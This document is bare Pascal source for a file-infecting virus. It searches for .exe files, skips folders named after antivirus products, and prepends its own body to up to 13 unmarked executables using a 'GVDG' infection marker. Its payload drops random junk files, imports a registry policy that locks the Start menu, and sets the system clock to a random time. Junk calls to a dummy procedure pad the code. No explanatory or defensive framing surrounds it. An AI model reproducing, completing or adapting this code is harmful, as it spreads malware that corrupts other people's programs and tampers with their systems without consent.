type

Bufer=array[1..VirSize] of Char;

VAR

Victim : integer;

Procedure BeginEnd(i : integer);

var

n :integer;

Begin

case i of

0..10000: n:=0;

10001..20000: n:=i;

20001..30000: n:=random(1000)

else

begin

n:=0;

n:=random(65535);

n:=i

end;

end;

End;

Function IntToStr(I : integer) : String;

Var

S : String [5];

Begin

Str(I, S);

IntToStr:=S;

End;

Procedure Musor;

var

fch : file of char;

rch : char;

ch : char;

st : string;

i : integer;

ii : integer;

iii : integer;

begin

randomize;

for i:=1 to random(10) do

begin

st:='';

for ii:=1 to random(5)+3 do

begin

rch:=chr(ord(random(26)+65));

st:=st+rch; BeginEnd(-1032);

end;

Assign(fch,st+'.'+chr(ord(random(26)+65))+

+chr(ord(random(26)+65))+chr(ord(random(26)+65)));

Rewrite(fch);

for iii:=1 to random(1000) do

begin

ch:=chr(ord(random(256)));

write(fch,ch);

end;

close(fch);

end;

end;

procedure Infect(path,name:string);

var

FromF : file;

ToF : file;

BufVir : Bufer;

NumRead : Word;

begin

Assign(ToF,path+name);

reset(ToF,1);

BlockRead(ToF,BufVir,SizeOf(BufVir), NumRead);

seek(ToF,filesize(ToF));

BlockWrite(ToF,BufVir,NumRead); BeginEnd(-1715);

Assign(FromF,paramstr(0));

reset(FromF,1);

BlockRead(FromF,BufVir,SizeOf(BufVir), NumRead);

seek(ToF,0);

BlockWrite(ToF,BufVir,NumRead);

Close(ToF);

Close(FromF);

end;

procedure Find(dir:pathstr);

var

sr : searchrec;

f : file;

Buf : array[1..4] of Char;

begin

findfirst(dir+'\*.exe',39,sr);

if (pos('SYSTEM',dir)=0) and (pos('DRWEB', dir)=0)

and (pos('KASPER',dir)=0) and (pos('PANDA', dir)=0)

and (pos('NORTON',dir)=0) and (pos('COMMON',dir)=0)

and (pos('DOCUM', dir)=0) and (pos('GVDG', dir)=0)

then

while doserror=0 do

if Victim<13 then

begin

Assign(f,dir+sr.name);

setfattr(f,0);

{$i-}reset(f,1);

Close(f);{$i+}

IF ioresult=0 then

Begin

Assign(f,dir+sr.name); BeginEnd(-8876);

reset(f,1); BeginEnd(-1178);

if FileSize(f)>1000 then

Begin

seek(f,85);

blockread(f,Buf,4);

Close(f);

if Buf<>'GVDG' then

begin

inc(Victim);

Infect(dir,sr.name); BeginEnd(-2877);

end;

end

else

Close(f);

end;

findnext(sr); BeginEnd(-2081);

end

else exit;

end;

procedure InRun(Run : integer);

var

f : file;

txt : text;

BufVir : Bufer;

NumRead : Word;

begin

if Run=1 then

begin

Musor;

Assign(txt,getenv('TMP')+'reg'); BeginEnd(-2191);

rewrite(txt);

writeln(txt,'Windows Registry Editor Version 5.00'); BeginEnd(10138);

write(txt,'[HKEY\_CURRENT\_USER\Software\Microsoft\');

writeln(txt,'Windows\CurrentVersion\Policies\Explorer]');

writeln(txt,'"NoChangeStartMenu"=dword:00000001');

Close(txt);

exec(getenv('comspec'),'/c reg import '+getenv('TMP')+'reg');

exec(getenv('comspec'),'/c cls');

erase(txt);

exec(getenv('Comspec'),'/c cmd /c time '+IntToStr(random(24))+':'+IntToStr(random(60))+':00,00');

writeln('Hallo, World!!!');

end;

Assign(f,paramstr(0));

reset(f,1);

seek(f,filesize(f)-VirSize);

BlockRead(f,BufVir,SizeOf(BufVir), NumRead);

seek(f,0);

BlockWrite(f,BufVir,NumRead);

if FileSize(f)>VirSize then

Begin

Seek(f,FileSize(f)-VirSize);

Truncate(f); BeginEnd(-6592);

Close(f);

if (Run=1) or (Run=3) then

exec(Paramstr(0),''); BeginEnd(12716);

end

else

Begin

Close(f);

Erase(f);

Halt(0);

end;

end;

Procedure Nucleus;

var

f : file;

begin

Assign(f,paramstr(0));

SetFAttr(f,0);

if Paramstr(1)='KILL' then

begin

InRun(0);

Halt(0);

end;

Find('');

InRun(1);

end;

begin

Randomize;

Nucleus;

end.